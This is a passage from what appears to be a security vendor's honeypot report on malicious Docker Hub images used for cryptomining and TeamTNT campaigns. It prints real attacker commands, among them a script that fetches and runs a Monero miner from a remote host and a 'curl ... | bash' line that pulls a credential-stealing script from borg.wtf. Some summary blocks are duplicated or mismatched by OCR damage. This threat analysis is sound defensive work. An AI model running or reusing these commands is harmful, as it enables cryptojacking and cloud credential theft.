  xmr-asia1.nanopool.org:14433
- **Wallet IDs:**
  89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZUjsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw

Attacks list ›

```
#!/bin/sh
HW_NAME=$(uname -m)
M_URL="http[:]//go.0x1a.xyz:10176/d/m?os=linux&hwn=$HW_NAME"

echo 128 >/host_mnt/proc/sys/vm/nr_hugepages || true

if ! type "wget" > /dev/null; then
  apk add wget
fi

wget -q -O ./m $M_URL && chmod +x ./m
./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZU-
jsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.
thanks_l_a/0x1041041@mailinator.com -p x --tls -k --cpu-prior-
ity 5 --no-color --log-file ./m.log &
while true; do sleep 1000; done
```

The attack was performed 6 times

The commands described small changes in their `wget` command. First, the attackers save in the `HW_NAME` variable the name, version, and other details about the current machine and the operating system running on it, using the `uname` command.

Afterwards, the information that has been saved in the variable is concatenated to the mining pool URL and saved to the variable `M_URL`. The attacker checks if wget is installed and redirects the `if` statement into /dev/null file, so that whatever you write to /dev/null will be discarded. If wget is not installed, the script installs the wget package in the Alpine container image.

Lastly, the attacker uses the wget ability to mine Monero currency. We have observed three distinct ways, as described in the commands above, in which the attacker uses the wget ability to mine the currency.

Attack 10

Account heavy0X0james

A number of attacks were detected that were related to the account heavy0×0james. The attacks started on February 8, 2021, and lasted until February 22, 2021.

The images used that were related to the account are:

dockgeddon:latest	attacked 23 times
jaganod:latest	attacked 1 time
tornadorangepwn:latest	attacked 14 times
redis:latest	attacked 1 time

The command that was used to attack our honeypot is `/root/init.sh`. The attack was performed from different IP addresses related to data centers that provide web hosting services, such as Amazon and Aliyun.

- **Attack patterns:** 39 attacks performed between February 8 and February 22, 2021
- **Entry point:** shell script containing clear text command
- **Impact/category:** worm malware, cryptomining, rootkit

- **Malicious binary:** 091efbe14d22ecb8a39dd1da593f03f4
- **Detected as:** coin miner
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped
- **File size:** 5.31 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/bd94b5629f71845314b3df4f1bfa9b17e0b0292d82d33c467d3bd6e52c5f3f4b/detection

Attacks list ›

TeamTNT pwn campaign against Docker and Kubernetes Enviroment

Threat alert

Read the blog ›

The images used that were related to the account are:

- heavy0×0james/dockgeddon:latest
- heavy0×0james/tornadorangepwn:latest
- heavy0×0james/jaganod:latest
- heavy0×0james/redis:latest

› **Malicious binary**
MD5: 624e902dd14a9064d6126378f1e8fc73

› **Detected as**
Tsunami backdoor malware

› **File type**
ELF 64-bit LSB executable, x86-64, statically linked, not stripped

› **File size**
20.8 KB

› **VirusTotal link**
https://www.virustotal.com/gui/file/9504b74906cf2c4aba515de463f20c02107a00575658e4637ac838278440d1ae/detection

› **Malicious binary**
MD5: e8b1dc73a3299325f5c9a8aed41ba352

› **Detected as**
rootkit – process hider

› **File type**
ELF 64-bit LSB executable, x86-64, dynamically linked, not stripped

› **File size**
16.49 KB

› **VirusTotal link**
https://www.virustotal.com/gui/file/d06e0ff0def0642310030b4f23101618c74cca97aae5fc5aa536876f263f2f59/detection

Attack 11

gin:latest

A new campaign was detected using the container image gin:latest. It was first observed on December 31, 2020, and lasted until January 26, 2021. The attack was performed against our honeypot 25 times.

The command that was found to be related to the attack is `/bin/sh/calm.sh."`

According to the Team Nautilus investigation, it was revealed as a cryptocurrency mining campaign, in which the adversaries used a container escape technique that allowed them get a hold on the compromised host. The `calm.sh` script runs a malicious code on the host using the container escape technique, the purpose of which is to terminate any instances of XMRig on the host. Then, `calm.sh` is designed to execute nginx," which is a cryptominer running in the container.

The container image was initiated from three IP addresses:

46.101.19.93: The IP located in **England** and provides web The address was reported one time in Jan. 2021 regarding hacking attempts.
The activity was performed from the IP address 22 times.

95.214.11.231: The IP located in **Russia** and provides web hosting services. The address was first reported in Dec. 2020 regarding a web app attack.
The activity was performed from the IP address 2 times.

212.8.247.179: The IP located in **Russia** and provides web hosting services. The address was first reported in Dec. 2020 regarding web app attack.
The activity was performed from the IP address 1 time.

- **Image name:** gin:latest
- **Attack patterns:** 25 attacks performed between December 31, 2020, and January 26, 2021
- **Entry point:** shell script containing clear text command
- **Impact/category:** cryptomining, malware

- **Malicious binary:** 859fbbedefc95a90d243a0a9b92d1ae9
- **Detected as:** coin miner
- **File type:** ELF 64-bit LSB shared object, x86-64, dynamically linked, stripped
- **File size:** 5.73 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/6f2825856a5ae87face1c68ccb7f56f726073b8639a0897de77da25c8ecbeb19/detection

Attack 12

Account mangletmpuser

An attack was observed using the image mangletmpuser/dockgeddon:latest. The attack was first observed on March 27, 2021, and lasted until April 16, 2021. 17 attempts to attack our honeypot with the container image were detected.

According to Team 42 from Palo Alto, the container image was investigated by them and was removed according to their request from Docker Hub, read about it here: https://unit42.paloaltonetworks./com/docker-honeypot

The attacker used the command `/root/init.sh` to run the shell `script init.sh.` The attack was performed using different IP addresses, which were found to be related to web hosting services. According to AbuseIPDB, most of the IP addresses were reported regarding malicious activity.

A week and a half after the first attack ended, another attack was observed from this account, this time using the container image, fcminer:latest. The attack occurred once on April 28, 2021, from the IP address 157.230.245.5. The address is located in Singapore and belongs to DigitalOcean LLC, which provides web hosting services. The attackers used the command `/usr/bin/bash.sh` while running the container image.

- **Image name:**
  - mangletmpuser/dockgeddon:latest
  - mangletmpuser/fcminer:latest
- **Attack patterns:**
  18 attacks performed between March 27 and April 28, 2021
- **Entry point:**
  shell script containing clear text command
- **Impact/category:**
  cryptomining, malware

Attack 13

debian:latest

An attack was observed on our honeypot that was related to the image debian:latest. The attack started on December 28, 2020, and lasted until January 6, 2021.

The attack was observed 6 times using the command:

```
chroot /tmp bash -c apt update ; apt
install -y wget curl bash ; curl http://borg.wtf/aws2.sh | bash || wget -O -
http://the.borg.wtf/aws2.sh | bash ; curl -Lk http://borg.wtf/bin/rsMPpayload -o /tmp/epl ;
chmod +x /tmp/epl ; nohup /tmp/epl &”
```

The attacker makes an update and downloads curl to get the shell file `aws2.sh`.

According to Team 42 from Palo Alto, the script searches for cloud credentials and sends the identified credentials to C2 `(the.borg[.]wtf)`.
https://unit42.paloaltonetworks.com/hildegard-malware-TeamTNT/

- **Image name**
  debian:latest
- **Attack patterns:**
  6 attacks performed between December 28, 2020, and January 6, 2021
- **Enrty point:**
  clear text command
- **Impact/category:**
  cryptomining, worm malware

Attack 14

Account fuhou

An attack was observed using the container image fuhou/borg:latest. The attack against our honeypot was detected 7 times, from December 28, 2020, until January 23, 2021.


The attacks were initiated using the following commands:

`/root/init.sh` `/root/xmrigDaemon`

Moreover, on February 2, 2021, another container image related to the account fuhou attacked our honeypot. The container image is dockerd: latestk8s.gcr.io/pause:0.8 with the entry point of `/usr/bin/init.sh`. The attack was performed from the IP address 185.156.174.178, which is located in the Czech Republic and belongs to a web hosting service. The address has been reported about web app attacks, according to AbuseIPDB.

- **Image name**
  debian:latest
- **Attack patterns:**
  6 attacks performed between Dec 28, 2020, and Jan 6, 2021
- **Enrty point:**
  clear text command
- **Impact/category:**
  cryptomining, worm malware

The attacks were performed from the following IP addresses:



(111).(67).(201).(201): The IP located in Switzerland and belongs to Nice Group, which provides web hosting services, according to AbuseIPDB. The address was reported more than 30 times regarding port scan. 5 attacks were initiated from this IP address.

213.248.112.5: The IP located in Sweden and provides web hosting services, according to AbuseIPDB. The address was reported a number of times regarding port scan and hacking activity. One attack was observed from this IP address.

95.215.108.217: The address is located in Russia and belongs to VPSVille LLC, which provides web hosting services, according to AbuseIPDB. The address was reported regarding web app attacks. One attack was performed from this IP address.

Attack 15

Account caojingui

A possible attack was observed against our honeypot that was related to the account caojingui using three images. The attack was performed five times between February 26 and February 27, 2021.

To initiate the attack, the following commands were used while running the container images:

`/root/init.sh` `/root/Stage_02.sh`

All the attacks were performed from the same IP address, 80.239.140.66. According to AbuseIPDB, the address was found in high risk and was reported more than 100 times, mostly about port scan and web app attacks. The address **is located in Germany** and provides web hosting services.

- **Image name**
  - dockgeddon:latest
  - stage2:latest
  - dockerlan:latest
- **Attack patterns:** 5 attacks performed on February 26 and February 27, 2021
- **Entry point:** shell script containing clear text command

Attack 16

waiano/wayren:latest

An attack using the container image waiano/wayren:latest was observed 3 times against our honeypot using the following entry points:


`/NM.sh` `/start.sh`

Attacks from different IP addresses:

91.219.213.3: The IP is located in Hong Kong and belongs to M247 Europe SRL, which provides web hosting services. No suspicious activity was found related to the address.

188.214.106.69: The IP is located in Taiwan and belongs to M247 Europe SRL, which provides web hosting services. The address has been reported regarding different web app attacks.

156.146.34.43: The IP is located in Japan and belongs to DataCamp Limited, which provides web hosting services. No suspicious activity was found related to the address.



- **Image name:** waiano/wayren:latest
- **Attack patterns:** 3 attacks performed between March 16 and March 18, 2021
- **Entry point:** shell script containing clear text command


Attacks list ›

Attack 17

Account alpineos

A campaign was observed that was performed using the account alpineos. The alpineos account consists of 27 repositories, 3 of which were observed attacking our honeypot.

The first attack was initiated on June 14, 2021, from the repository basicxmr using the command `/root/run.sh`.



The container image contains an XMRig (md5: 1cb70176bce5e95e94113b00501a2a2d) binary file that was found to be malicious by 34 vendors, according to VirusTotal. The `run.sh` shell script contains redirection to the path `TeamTNT.red/v2/sh/smo.sh`, another reminder that this shell script is by TeamTNT.

From August 5, 2021, the team returned to attack our honeypot with a new command, `/pause` using the following images:

- simpledockerxmr:latest
- wscopescan:latest
- dockerapi:latest

- **Image names:**
  - basicxmr:latest
  - simpledockerxmr:latest
  - wscopescan:latest
- **Attack patterns:**
  118 attacks performed between June 14 and August 5, 2021
- **Entry point:**
  shell script containing clear text command
- **Impact/category:**
  cryptomining
- **Malicious binary:**
  MD5: 1cb70176bce5e95e94113b00501a2a2d
- **Detected as:**
  coin minor
- **File type:**
  ELF 64-bit LSB executable, x86-64, dynamically linked, stripped
- **File size:**
  7.47 MB
- **VirusTotal link:**
  https://www.virustotal.com/gui/file/b158fc11e1d4aeaf9d3111a285cd353eaff6627e328737a5a242d7ec219f4121/detection


The repositories include a shell script named `pause`, but each is different:


1 **wscopescan:latest** (pause md5: 8a5fa746eaea5e07f02bd246fb9021a3):	The pause shell script is run to initiate the miner activity. The container image also includes binaries of XMRig (md5: 84aa90a7374ebb795661aa29faad8b6e, 1cb70176bce5e95e94113b00501a2a2d), which several vendors found to be malicious, according to VirusTotal.
2 **wscopescan:latest** (pause md5: 8a5fa746eaea5e07f02bd246fb9021a3):	According to the script, the group downloaded scanning tools like zmap and zgrab from GitHub and used them to scan Weaveworks scope applications, which is a visualization and monitoring tool for Docker and Kubernetes.
3 **dockerapi:latest** (pause md5: fa08d24417b9dd5a3927c33fcd44d49):	According to the script, the group downloaded scanning tools like zmap and zgrab from GitHub and initiated new SSH keys using encoded script in base64, which would allow the attackers establish an SSH connection and connect the infected host using the new SSH keys.

- **Malicious binary:** MD5: 1cb70176bce5e95e94113b00501a2a2d
- **Detected as:** coin minor
- **File type:** ELF 64-bit LSB executable, x86-64, dynamically linked, stripped
- **File size:** 7.47 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/b158fc11e1d4aeaf9d3111a285cd353eaff6627e328737a5a242d7ec219f4121/detectiondetection

- **Malicious binary:** MD5: fa08d244717b9dd5a3927c33fcd44d49
- **Detected as:** coin minor
- **File type:** shell script text executable
- **File size:** 7.57 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/7579f96024d9ad50f490b017def89a825358eabb85f55959091e26eb863ec19b/detection

Most of the attacks were performed from the following IP addresses:





80.239.140.67: The IP is located in **Germany** and belongs to Nordic Internet Service AB, which provides web hosting services.

123.125.203.42: The IP is located in **China** and belongs to China Unicom Beijing Province Network.

3.109.237.167: The IP is located in **India** and belongs to Amazon, which provides web hosting services.

3.109.237.167: The address is located in **India** and belongs to Amazon, which provides web hosting services. .

168.62.172.65: The IP is located in **US** Microsoft, which provides web hosting services.

116.62.234.122: The IP is located in **China** and belongs to Aliyun, which is the cloud services provider of Alibaba.

Attack 18

zyx1475/small:latest

An attack was observed using the container image zyx1475/small:latest. The attack started on December 15, 2020, and ended on January 5, 2021. A search for the account name (zyx147) in GitHub revealed that it is classified as a docker-botnet.

https://github.com/Caprico1/Docker-Botnets/blob/master/zyx1475-small/init.sh

The attack was performed 12 times using the command `/root/init.sh`, and according to GitHub this is the following code:

```
5 lines (5 sloc) | 170 Bytes

1   #!/bin/bash
2   unset HISTFILE
3   export LC_ALL=C
4   export PATH=$PATH:/bin:/user/sbin:/user/local/sbin/usr/games:/usr/local/games
5   bash/root/setup.sh
```

The **first** Command	clears the variable that says where the history file is stored, so that nothing is stored.
The **seconed** Command	helps to avoid the user's settings to interfere with the attacker's script.
The **third** Command	exports the file to the requested path
The **last** Command	allows the shell script `setup.sh` to run.

The activity was performed from different IP addresses that provide web hosting services, including Google, and also are used as search engine spiders, which may explain the classification as a botnet.

- **Image name:** zyx1475/small:latest
- **Attack patterns:** 12 attacks performed between December 15, 2020, and January 5, 2021
- **Entry point:** shell script containing clear text command
- **Impact/category:** cryptomining, worm malware

Attack 19

geo19820630/app:latest

An attack was observed from the container image geo19820630/app:latest. The attack was performed using the command `./tmp/init.sh`.

The attack was observed one time on July 8, 2021. It was performed from the IP address 120.26.184.71, which is located in China and belongs to Aliyun.

- **Image name:** geo19820630/app:latesst
- **Attack patterns:** one attack performed on July 8, 2021
- **Entry point:** shell script containing clear text command

Attack 20

giansalex/monero-miner:latest

An attack was observed on April 18, 2021, using the container image giansalex/monero-miner:latest.

The attack was performed from the IP address 157.230.245.5, which has been used in many attacks described earlier. The address is located in Singapore and belongs to DigitalOcean LLC, which provides web hosting services.

The command that was used while running the container image is:

```
sh -c ./xmrig --url=$POOL --
donate-level=3 --user=$WALLET --pass=docker -k --coin=monero
```


- **Image name:** geo19820630/app:latesst
- **Attack patterns:** 1 attack performed on July 8, 2021
- **Entry point:** shell script containing clear text command

Attack 21

ubvntu/utnubu:latest

An attack was observed using the container image ubvntu/utnubu:latest with the entry point /Entry point.sh. The Entry point is a script that will run inside your container builder when you execute the `docker-compose up` command.

The attack was performed from the IP address 137.220.43.134. It is located in the US and belongs to Vultr Holdings LLC, which provides web hosting services. The address was not found to be related to malicious activity or detected as a compromised host in Shodan.



- **The attacker used the command `/bin/sh -c /bin/kdevtmpfs`. The attacker opened a shell and executed the binary file kdevtmpfs (md5: fb38d1f7417802a5cd7c4f8ec393187c). The file is related to the Kinsing malware and was found malicious by 19 vendors, according to VirusTotal, and is used to mine cryptocurrency.**

- **Image name:** ubvntu/utnubu:latest
- **Attack patterns:** 2 attacks performed
- **Entry point:** clear text command
- **Malicious binary:** MD5: fb38d1f7417802a5cd7c4f8ec393187c
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped
- **File size:** 5.55 MB
- **VirusTotal link** https://www.virustotal.com/gui/file/6f2825856a5ae87face1c68ccb7f56f726073b8639a0897de77da25c8ecbeb19

Attacks list ›

In September, a new repository was created named ubvntu/vbuntu and was observed attacking our honeypot

The attackers used a delusive name that resembles ubuntu, a legitimate image with high usage, which might trick inexperienced users. The container image contains the malicious binary, and after execution it uses the electrical power of the compromised host for the mining process.

Attack 22

Account weaveworks

An attack was observed in July 2021 using two container images from the account weaveworks.

Weaveworks makes it fast and simple for developers and DevOps teams to build and operate powerful containerized applications.

- **Image name:**
  - swarm-agents:latest
  - scope:1.13.2
- **Attack patterns:**
  2 attacks performed in July 2021
- **Entry point:**
  shell script containing clear text command


1. The image **weaveworks/swarm-agents:latest** was used in an attack against our honeypot one time using the command `install eg4648m8o91k31gpzoi89m7rry8bxoaz.` The attack was performed from the IP address 185.142.239.128, which is located in **Netherlands** and belongs to a data center that provides web hosting services. The address has been reported about port scan and web attacks.

2. The image **weaveworks/scope:1.13.2** was used to attack our honeypot twice using the entry point `/home/weave/Entry point.sh` with the following commands (each command was used in one of the attacks):

```
--probe.docker=true –service-token=d1m9gbsc5dog-
38bgcf9w7oz6it1tpk8s
```

```
--probe.docker=true  launch –service-token=d-
1m9gbsc5dog38bgcf9w7oz6it1tpk8s
```


The attacks were performed from the IP address 185.156.174.178, which is located in the **Czech** Republic and provides web hosting services. The address has been reported mostly about web attacks.




Attack 23

Image docker72590/apache

A new campaign using the container image docker72590/apache was detected against our honeypot, first observed on September 10, 2021.



